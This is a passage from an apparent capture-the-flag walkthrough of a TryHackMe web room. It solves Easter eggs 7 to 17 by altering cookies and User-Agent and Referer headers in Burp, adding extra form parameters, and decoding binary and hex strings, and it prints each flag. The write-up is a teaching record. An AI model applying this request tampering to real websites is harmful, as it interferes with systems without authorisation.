
Changed value to `1`

Reloaded page → flag displayed:




THM{w3lc0m3!_4nd_w3lc0m3} — -> Easter 7

The next challenge is related to the user-header



Used Burp to capture requests so I Modified `User-Agent:` to a

custom string.





THM{h3y_r1ch3r_wh3r3_15_my_k1dn3y} —

-> Easter 8

The next one hints “moves fast”, now since I did a light recon of scrolling through and seeing the functionality I did remember seeing a quick double redirection (If I may term it that way)


So clicking the red button, on the 1st redirect I inspect the page and see the flag there:





THM{60nn4_60_f457} — -> Easter 9

The next one gives us a hint about referer.



I see the gift voucher page which is the free sub and capture the request in BurpSuite and send it to the Repeater

then as hinted I add → ***referer : tryhackme.com***

THM{50rry_dud3} — -> Easter 10

Then I couldn’t control myself and had to go play the game which I saw during my scrolling sessions lol

I went through it and it seemed like a little puzzle just to decode and for this specific challenge I took the manual route which I do not recommend as It isn’t the conventional route:

From my solvings I found : v=14, a=89, e=93, M=77, r=10, 9=14,

5=10, O=126, G=51

and that spell GameOver, which lead me to the flag :

THM{ju57_4_64m3} — -> Easter 15

Going to game 2, it says press all 3 buttons together.

So I immediately launch burp and capture the request and and send it to repeater. Then. just modify the request to ensure all 3 buttons are submitted as input

button1=button1&submit=submit&button2=button2&submit=submit&button3=button3&submit=submit

That gives me the flag:

THM{73mp3r_7h3_h7ml} — -> Easter 16


Next back in the page Inspecting it I see the the long binary numbers. It is base 2 format so convert to decimal:

In terminal start python:


```
>>> b='1000101011000010111001101110100011001010111001000100000001100010011011100111010001000000101010001001000010011010111011011010100011010101011111011010100011010101011111011010110011001101110000010111110110010000110011011000011001100000110010000110011011111101'
>>> d = int(b, 2)
>>> d
31381767556396068451396213107418146737161460075387838039325522269201190105981
```

python3

b=’0101' => d=int(b,2)




Then getting the decimal I take it and convert it to Hex using online tool, followed by Hex to ASCII




THM{j5_j5_k3p_d3c0d3} — -> Easter 17

Then going back to Easter 11, utilizing egg I guess has to be the only way so In the menu I try selecting DesKel option and it shows “how dare you?”.



I launch burpsuite capture the request and in repeater I modify the food item as ***egg***

That leads me to the flag:




THM{366y_b4k3y} — -> Easter 11

Then Easter 12 challenge hint says fake js file, so I inspect the page and the j-query file immediately catches my attention.

Clicking on it I see a string which is hex and converting it I get the flag:


```
<!DOCTYPE html>
<html>
        <head>
        <title>360 No Scope!</title>
        <h1>Let's get party! Erm....mmmmmmmmmm</h1>
        <script src="jquery-9.1.2.js"></script>
         <style>
            body {
                background-image: url('static.gif');
                }
        </style>
        <img src="rainbow-frog.gif"/><img src="rainbow-frog.gif"/><img src="rainbow-frog.gif"/>
    </head>
```

```
function ahem()
 {
    str1 = '456173746572203132206973205448 4d7b68316464336e5f6a355f66316c337d'
    var hex  = str1.toString();
    var str = '';
    for (var n = 0; n < hex.length; n += 2) {
        str += String.fromCharCode(parseInt(hex.substr(n, 2), 16));
    }
    return str;
 }
```




THM{h1dd3n_j5_f1l3} — -> Easter 12

Then for Easter 14 it is to do with image rendering and we will use cyberchef to solve this

